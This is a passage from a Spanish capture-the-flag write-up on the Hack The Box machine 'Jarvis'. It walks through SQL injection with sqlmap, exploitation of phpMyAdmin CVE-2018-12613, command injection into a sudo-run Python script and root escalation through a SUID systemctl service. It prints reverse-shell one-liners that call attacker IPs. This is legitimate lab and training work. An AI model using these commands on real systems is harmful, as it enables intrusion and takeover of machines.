

Ilustración 22:: Tercera ejecución sqlmap parte 3.



Ilustración 23: Tercera ejecución sqlmap parte 4.

Ilustración 24: Tercera ejecución sqlmap parte 5.

La inyección SQL resultó exitosa y se obtuvo un usuario (*DBadmin*) y contraseña (*imissyou*) que permite el acceso a la herramienta *phpMyAdmin* con privilegios de administrador:



Ilustración 25: Usuario y contraseña de phpMyAdmin.



Ilustración 26: Panel principal de phpMyAdmin.

Teniendo acceso al panel de phpMyAdmin se explotó la vulnerabilidad CVE-2018-12613, existe un *exploit* en *metasploit* (https://www.rapid7.com/db/modules/exploit/multi/http/phpmyadmin_lfi_rce) que lo realiza automáticamente, pero como hay que intentar alejarse de lo que haría un *script kiddie*, se explotó de forma manual y entendiendo los pasos que se realizaban.

Creación del *payload* que se ejecutará en la maquina víctima:



Ilustración 27: Haciendo uso de msfvenom para la creación del payload.

Creación de una base de datos en *phpMyAdmin* donde se introduzca el código malicioso:



Ilustración 28: Creación de la base de datos mrtux y la tabla mrtux con un campo varchar.



Ilustración 29: Copiando el ID de la sesión para su uso posteriormente.



Ilustración 30: Ejecución de la creación de la base de datos correctamente.

Se realiza una petición GET a la ruta del sistema donde se encuentra el fichero PHP con la sesión abierta en la cual se ha creado la base de datos con el código malicioso:



Ilustración 31: Ejecución del exploit.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.137:8558
[*] Sending stage (38247 bytes) to 10.10.10.143
[*] Meterpreter session 1 opened (10.10.14.137:8558 -> 10.10.10.143:39118) at 2019-08-04 20:22:40 +0100

meterpreter > sysinfo
Computer    : jarvis
OS          : Linux jarvis 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

Ilustración 32: Sesión de meterpreter abierta.

Se ejecutó correctamente y se obtuvo una sesión de *meterpreter* que permanecía a la escucha. Pero se tenía acceso al sistema con el usuario *www-data* que no poseía ningún privilegio para obtener ninguna *flag*.

Haciendo un reconocimiento interno se podía vislumbrar la siguiente información:

```
ss -t -l -n
State      Recv-Q Send-Q Local Address:Port               Peer Address:Port
LISTEN     0      80     127.0.0.1:3306                    *:*
LISTEN     0      128          *:5355                     *:*
LISTEN     0      128          *:22                       *:*
LISTEN     0      128         :::64999                   :::*
LISTEN     0      128         :::5355                    :::*
LISTEN     0      128         :::80                      :::*
LISTEN     0      128         :::22                      :::*
```

Ilustración 33: Puertos a la escucha en el sistema.

```
sudo -l
Matching Defaults entries for www-data on jarvis:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on jarvis:
    (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
```

Ilustración 34: Ficheros en los que se tiene permisos privilegiados.

```
www-data  11919  0.0  0.0   4276   676 ?        S    15:22   0:00 sh -c nc -e /bin/bash 10.10.13.60 5566
www-data  11920  0.0  0.2  17940  2848 ?        S    15:22   0:00 bash
root      11922  0.0  0.3  47608  3232 ?        S    15:22   0:00 sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
pepper    11923  0.0  0.8  26048  8872 ?        S    15:22   0:00 python3 /var/www/Admin-Utilities/simpler.py -p
pepper    11927  0.0  0.0   4276   748 ?        S    15:22   0:00 sh -c ping $(/bin/bash)
pepper    11928  0.0  0.2   9484  2580 ?        S    15:22   0:00 /bin/bash
pepper    11937  0.0  0.6  32176  6800 ?        S    15:22   0:00 python -c import pty;pty.spawn("/bin/bash")
pepper    11938  0.0  0.4  19424  4528 pts/1    Ss+  15:22   0:00 /bin/bash
www-data  11944  0.0  0.0   4276   712 ?        S    15:22   0:00 sh -c nc -e /bin/bash 10.10.13.60 5566
www-data  11945  0.0  0.2  17940  2844 ?        S    15:22   0:00 bash
www-data  11954  0.0  2.5 273936 25452 ?        S    15:23   0:00 /usr/sbin/apache2 -k start
www-data  12006  0.0  0.2  17944  2832 ?        S    15:25   0:00 bash -c bash -i >&/dev/tcp/10.10.13.155/1337 0>&1
www-data  12007  0.0  0.3  18164  3264 ?        S    15:25   0:00 bash -i
www-data  12013  0.0  0.0   4276   756 ?        S    15:25   0:00 sh -c /bin/sh
www-data  12014  0.0  0.1   4276  1432 ?        S    15:25   0:00 /bin/sh
root      12016  0.0  0.0      0     0 ?        S    15:25   0:00 [kworker/0:1]
www-data  13599  0.0  0.0   4276   768 ?        S    15:27   0:00 /bin/sh
www-data  13604  0.0  0.6  32172  6684 ?        S    15:27   0:00 python -c import pty; pty.spawn("/bin/bash")
www-data  13605  0.0  0.3  18164  3324 pts/15   Ss   15:27   0:00 /bin/bash
root      13614  0.0  0.3  47608  3344 pts/15   S    15:27   0:00 sudo -u pepper ./simpler.py -p
pepper    13615  0.0  0.9  26032  9212 pts/15   S    15:27   0:00 python3 /var/www/Admin-Utilities/simpler.py -p
www-data  13616  0.0  0.0   4276   712 ?        S    15:27   0:00 sh -c nc -e /bin/bash 10.10.15.37 9988 2>&1
www-data  13617  0.0  0.2  17940  2844 ?        S    15:27   0:00 bash
pepper    13619  0.0  0.0   4276   736 pts/15   S    15:28   0:00 sh -c ping $(/bin/bash)
pepper    13620  0.0  0.4  19424  4488 pts/15   S+   15:28   0:00 /bin/bash
```

Ilustración 35: Procesos que se ejecutan en el sistema.

Existe un fichero (*/var/www/Admin-Utilities/simpler.py*) que es un programa escrito en Python, el cual pude ser ejecutado por el usuario *www-data* con permisos del usuario *pepper*. Analizando el código se puede ver:

```
def show_header():
    print('''***********************************************
    _                 _
 ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | |  __/ |_ | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_(_)| .__/ \__, |
                |_|               |_|    |___/
                                @ironhackers.es

***********************************************
''')

def show_statistics():
    path = '/home/pepper/Web/Logs/'
    print('Statistics\n----------')
    listed_files = listdir(path)
    count = len(listed_files)
    print('Number of Attackers: ' + str(count))
    level_1 = 0
    dat = datetime(1, 1, 1)
    ip_list = []
    reks = []
    ip = ''
    req = ''
    rek = ''
    for i in listed_files:
        f = open(path + i, 'r')
        lines = f.readlines()
        level2, rek = get_max_level(lines)
        fecha, requ = date_to_num(lines)
```

Ilustración 36: Código en python parte 1.

```
def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)

if __name__ == '__main__':
    show_header()
    if len(sys.argv) != 2:
        show_help()
        exit()
    if sys.argv[1] == '-h' or sys.argv[1] == '--help':
        show_help()
        exit()
    elif sys.argv[1] == '-s':
        show_statistics()
        exit()
    elif sys.argv[1] == '-l':
        list_ip()
        exit()
    elif sys.argv[1] == '-p':
        exec_ping()
        exit()
    else:
        show_help()
        exit()
```

Ilustración 37: Código en python parte 2.

Por tanto, si se realiza lo siguiente se obtiene la *flag* del *user.txt*:

```
sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
***********************************************
    _                 _
 ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | |  __/ |_ | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_(_)| .__/ \__, |
                |_|               |_|    |___/
                                @ironhackers.es

***********************************************

Enter an IP: s.8.8.8$(cat /home/pepper/user.txt)
ping: s.8.8.82afa36c4f05b37b34259c93551f5c44f: Temporary failure in name resolution
```

Ilustración 38: Flag del user.

Lo siguiente fue obtener una *shell* del usuario *pepper*:

Ilustración 39: Ejecución del script que establece la comunicación de la shell.

Ilustración 40: Shell como usuario pepper.

Teniendo acceso al sistema como el usuario *pepper* se procedió a realizar otro reconocimiento en la máquina para determinar las opciones que se tenían para llevar a cabo una escalada de privilegios hasta conseguir acceso como usuario administrador (ejecutando *LinEnum.sh*).

Ilustración 41: Ficheros con el SUID habilitado.

El ejecutable */bin/systemctl* tiene el SUID habilitado y permite ser ejecutado por el usuario *pepper*, esto quiere decir, que éste puede crear un servicio en el sistema que se ejecute con los privilegios del usuario administrador.

Para realizar lo explicado anteriormente se tomó apoyo de las siguientes referencias:

- https://gtfobins.github.io/gtfobins/systemctl/ (Muy útil).
- https://security.stackexchange.com/questions/212427/why-doesnt-my-systemctl-command-work
- https://geekland.eu/systemctl-administrar-servicios-linux/
- https://geekland.eu/conocer-estado-servicio-systemd/

Primero se creo un servicio de prueba en el que se consiguió la *flag* del usuario *root*:

```
pepper@jarvis:~/.tmp$ echo '[Service]
echo '[Service]
> Type=oneshot
Type=oneshot
> ExecStart=/bin/sh -c "cat /root/root.txt > /home/pepper/.tmp/output.txt"
ExecStart=/bin/sh -c "cat /root/root.txt > /home/pepper/.tmp/output.txt"
> [Install]
[Install]
> WantedBy=multi-user.target' > yess.service
WantedBy=multi-user.target' > yess.service
pepper@jarvis:~/.tmp$ system enable yess.service
system enable yess.service
bash: system: command not found
pepper@jarvis:~/.tmp$ systemctl enable yess.service
systemctl enable yess.service
Failed to enable unit: File yess.service: No such file or directory
pepper@jarvis:~/.tmp$ systemctl enable /home/pepper/.tmp/yess.service
systemctl enable /home/pepper/.tmp/yess.service
Created symlink /etc/systemd/system/multi-user.target.wants/yess.service -> /home/pepper/.tmp/yess.service.
Created symlink /etc/systemd/system/yess.service -> /home/pepper/.tmp/yess.service.
pepper@jarvis:~/.tmp$ systemctl start yess.service
systemctl start yess.service
pepper@jarvis:~/.tmp$ cat output.txt
cat output.txt
d41d8cd98f00b204e9800998ecf84271
```

Ilustración 42: Creación de un servicio, ejecución y obtención de la flag de root.txt.

Por último, se ejecutó el mismo proceso para obtener una *shell* como usuario *root* y así ser administradores del sistema:

```
pepper@jarvis:/tmp$ mkdir /home/pepper/.tmp
mkdir /home/pepper/.tmp
pepper@jarvis:/tmp$ cd /home/pepper/.tmp
cd /home/pepper/.tmp
pepper@jarvis:~/.tmp$ echo '#!/bin/bash
echo '#!/bin/bash
> bash -i >& /dev/tcp/10.10.14.154/6868 0>&1' > shellMrTux.sh
bash -i >& /dev/tcp/10.10.14.154/6868 0>&1' > shellMrTux.sh
pepper@jarvis:~/.tmp$ cat shellMrTux.sh
cat shellMrTux.sh
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.154/6868 0>&1
pepper@jarvis:~/.tmp$ chmod +x shellMrTux.sh
chmod +x shellMrTux.sh
pepper@jarvis:~/.tmp$ echo '[Service]
echo '[Service]
> Type=oneshot
Type=oneshot
> ExecStart=/home/pepper/.tmp/shellMrTux.sh
ExecStart=/home/pepper/.tmp/shellMrTux.sh
> [Install]
[Install]
> WantedBy=multi-user.target' > MrTux.service
WantedBy=multi-user.target' > MrTux.service
pepper@jarvis:~/.tmp$ systemctl enable /home/pepper/.tmp/MrTux.service
systemctl enable /home/pepper/.tmp/MrTux.service
Created symlink /etc/systemd/system/multi-user.target.wants/MrTux.service -> /home/pepper/.tmp/MrTux.service.
Created symlink /etc/systemd/system/MrTux.service -> /home/pepper/.tmp/MrTux.service.
pepper@jarvis:~/.tmp$ systemctl start MrTux.service
systemctl start MrTux.service
```

Ilustración 43: Creación y ejecución de un servicio para obtener una shell como usuario root.

```
root@kali:~# nc -lvp 6868
listening on [any] 6868 ...
10.10.10.143: inverse host lookup failed: Unknown host
connect to [10.10.14.154] from (UNKNOWN) [10.10.10.143] 57404
bash: cannot set terminal process group (1333): Inappropriate ioctl for device
bash: no job control in this shell
root@jarvis:/#
```

Ilustración 44: Obtención de la shell como usuario root.

Como conclusión se podría decir que es una máquina que aporta muchos conocimientos centrados en la post explotación, permitiendo ser creativos y seguramente elegir entre varios caminos. En general una muy buena máquina como siempre.